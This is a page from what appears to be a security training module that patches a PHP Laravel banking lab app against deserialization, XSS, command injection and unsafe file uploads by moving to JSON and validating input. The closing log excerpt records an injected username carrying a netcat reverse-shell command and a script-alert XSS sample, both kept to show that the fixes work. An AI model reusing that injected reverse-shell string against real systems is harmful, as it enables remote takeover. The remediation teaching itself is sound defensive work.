1. [Page 13](javascript: void(0);)
2. Avoiding Deserialization Vulnerabilities

# Avoiding Deserialization Vulnerabilities

To follow along with this section, SSH into the target with the credentials you found in /var/www/htbank/creds.txt. Both Vim and Nano are installed on the machine.

## Introduction to Safe Data Formats

In the previous section, we patched the deserialization vulnerability using HMACs. However, we continued to demonstrate that, combined with an LFI vulnerability or some other way to read files on the server, we would still be able to get remote code execution.

In both Python and PHP, we've seen how deserialization vulnerabilities occur when unserialize, pickle.loads, yaml.load, or a similar function is called. If we were to instead use a safer data format such as JSON or XML and altogether avoid the use of a deserialization function, then these problems should theoretically be avoided.

Since we walked through HTBooks (Python) in the previous section, we will walk through updating HTBank (PHP) in this section to use JSON and avoid deserialization vulnerabilities altogether. We also know that HTBank suffers from XSS, command injection, and arbitrary file uploads, which merely switching to JSON format will not solve, so we will need to address these as well.

## Updating HTBank

As a first step, we can delete app/Helpers/UserSettings.php since we will not need the class to generate and read JSON objects.

Next, we will make a couple of changes to app/Http/Controlls/HTController.php. When handling exports, instead of creating a UserSettings object and serializing it, we will create an array of key => value pairs containing the same information and then convert this to JSON format using json\_encode. Regarding imports, we will decode the JSON object with json\_decode and then update the user object with the values rather than deserializing a UserSettings object and updating from that. In addition to those changes, we will need to recreate the functionality (originally in app/Helpers/UserSettings.php), which logged serialization and deserialization events to /tmp/htbank.log. Rather than using shell\_exec, which could lead to the same command injection vulnerability if we were not careful, we can use native PHP functions to write to the file in append mode.

Altogether, the new code should look like this (the old code is commented out so you may see the difference):

Code: php

...  
 public function handleSettingsIE(Request $request) {  
 if (Auth::check()) {  
 if (isset($request['export'])) {  
 $user = Auth::user();  
  
 // $userSettings = new UserSettings($user->name, $user->email, $user->password, $user->profile\_pic);  
 // $exportedSettings = base64\_encode(serialize($userSettings));  
 $userSettings = array("name" => $user->name, "email" => $user->email, "password" => $user->password, "profile\_pic" => $user->profile\_pic);  
 $exportedSettings = base64\_encode(json\_encode($userSettings));  
  
 // [UserSettings.\_\_wakeup()]  
 // shell\_exec('echo "$(date +\'[%d.%m.%Y %H:%M:%S]\') Unserialized user \'' . $this->getName() . '\'" >> /tmp/htbank.log');  
 $fp = fopen("/tmp/htbank.log", "a");  
 fwrite($fp, date("[d.m.Y H:i:s]") . " Serialized user '" . $user->name . "'\n");  
 fclose($fp);  
  
 Session::flash('ie-message', 'Exported user settings!');  
 Session::flash('ie-exported-settings', $exportedSettings);  
 }   
 else if (isset($request['import']) && !empty($request['settings'])) {  
 // $userSettings = unserialize(base64\_decode($request['settings']));  
 // $user = Auth::user();  
 // $user->name = $userSettings->getName();  
 // $user->email = $userSettings->getEmail();  
 // $user->password = $userSettings->getPassword();  
 // $user->profile\_pic = $userSettings->getProfilePic();  
 // $user->save();  
 $userSettings = json\_decode(base64\_decode($request['settings']));  
 $user = Auth::user();  
 $user->name = $userSettings->name;  
 $user->email = $userSettings->email;  
 $user->password = $userSettings->password;  
 $user->profile\_pic = $userSettings->profile\_pic;  
 $user->save();  
  
 Session::flash('ie-message', "Imported settings for '" . $userSettings->name . "'");  
 }  
 return back();  
 }  
 return redirect("/login")->withSuccess('You must be logged in to complete this action');  
 }  
...

Next, we will add a validation step in the file upload so that only images can be uploaded (in app/Http/Controllers/HTController.php::handleSettings()):

Code: php


...  
 if (!empty($request["profile\_pic"])) {  
 $request->validate(['profile\_pic' => 'required|image']);  
 $file = $request->file('profile\_pic');  
 $fname = md5(random\_bytes(20));  
 $file->move('uploads',"$fname.jpg");  
 $user->profile\_pic = "uploads/$fname.jpg";  
 }  
...

Although "unnecessary", it's nice to update settings.blade.php so that the end-user receives an error message if the profile picture fails validation.

Code: php

...  
 <div class="form-group mb-3">  
 <label for="ppic">Update profile picture (Only JPG)</label>  
 <input type="file" class="form-control-file" id="ppic" name="profile\_pic">  
 @if ($errors->has('profile\_pic'))  
 <span class="text-danger">{{ $errors->first('profile\_pic') }}</span>  
 @endif  
 </div>  
...

Attempting to upload the PHAR (or any other non-image) should result in an error message instead of letting it go through.



Next, to address PHP automatically deserializing PHAR metadata, we should upgrade the project to use the newest version of PHP or at least version 8.0, where this is disabled by default. I'm not going to go through all the steps here, though.

Last but not least, to address the XSS issue in the settings page, we should update the template (resources/views/settings.blade.php) to use {{ ... }} instead of {!! ... !!}:

Code: php


...  
<p class="text-success">{{ Session::get('ie-message') }}</p>  
...

At this point, the vulnerabilities should all be fixed! If we run the new server, log in and click on Export Settings we will get a value similar to this:

Avoiding Deserialization Vulnerabilities

yovecio@htb[/htb]$ echo eyJuYW1lIjoicGVudGVzdCIsImVtYWlsIjoicGVudGVzdEB0ZXN0LmNvbSIsInBhc3N3b3JkIjoiJDJ5JDEwJHU1bzZ1MkViak9tb2JRalZ0dTg3UU84WndRc0RkMnp6b3Fqd1MwLjV6dVByM2hxazl3ZmRhIiwicHJvZmlsZV9waWMiOiJ1cGxvYWRzXC83ZTRjMDkwZjdhMjBkMmI5YmVkYmE3ZGEwNTAyN2UzOS5qcGcifQ== | base64 -d  
[{"name":"pentest","email":"pentest@test.com","password":"$2y$10$u5o6u2EbjOmobQjVtu87QO8ZwQsDd2zzoqjwS0.5zuPr3hqk9wfda","profile\_pic":"uploads\/7e4c090f7a20d2b9bedba7da05027e39.jpg](mailto:{"name":"pentest","email":"pentest@test.com","password":"$2y$10$u5o6u2EbjOmobQjVtu87QO8ZwQsDd2zzoqjwS0.5zuPr3hqk9wfda","profile_pic":"uploads\/7e4c090f7a20d2b9bedba7da05027e39.jpg)"}

Our custom attack payloads will not work anymore, nor for the XSS...



... nor for the command injection ...

Avoiding Deserialization Vulnerabilities

yovecio@htb[/htb]$ tail /tmp/htbank.log   
[13.10.2022 12:35:15] Serialized user 'pentest'  
[13.10.2022 12:35:55] Serialized user '<script>alert(1)</script>'  
[13.10.2022 12:36:02] Unserialized user '<script>alert(1)</script>'  
[13.10.2022 12:37:56] Serialized user 'pentest'  
[13.10.2022 12:37:57] Unserialized user 'pentest'  
[13.10.2022 12:38:08] Serialized user 'example'  
[13.10.2022 12:38:10] Serialized user 'example'  
[13.10.2022 12:38:11] Unserialized user 'example'  
[13.10.2022 12:38:38] Serialized user '"; nc -nv 172.17.0.0.1 9999 -e /bin/bash; #'  
[13.10.2022 12:38:41] Unserialized user '"; nc -nv 172.17.0.0.1 9999 -e /bin/bash; #'

... and trying the PHPGGC payload will result in a server error (when PHP tries to access $userSettings->name after decoding the "JSON" object).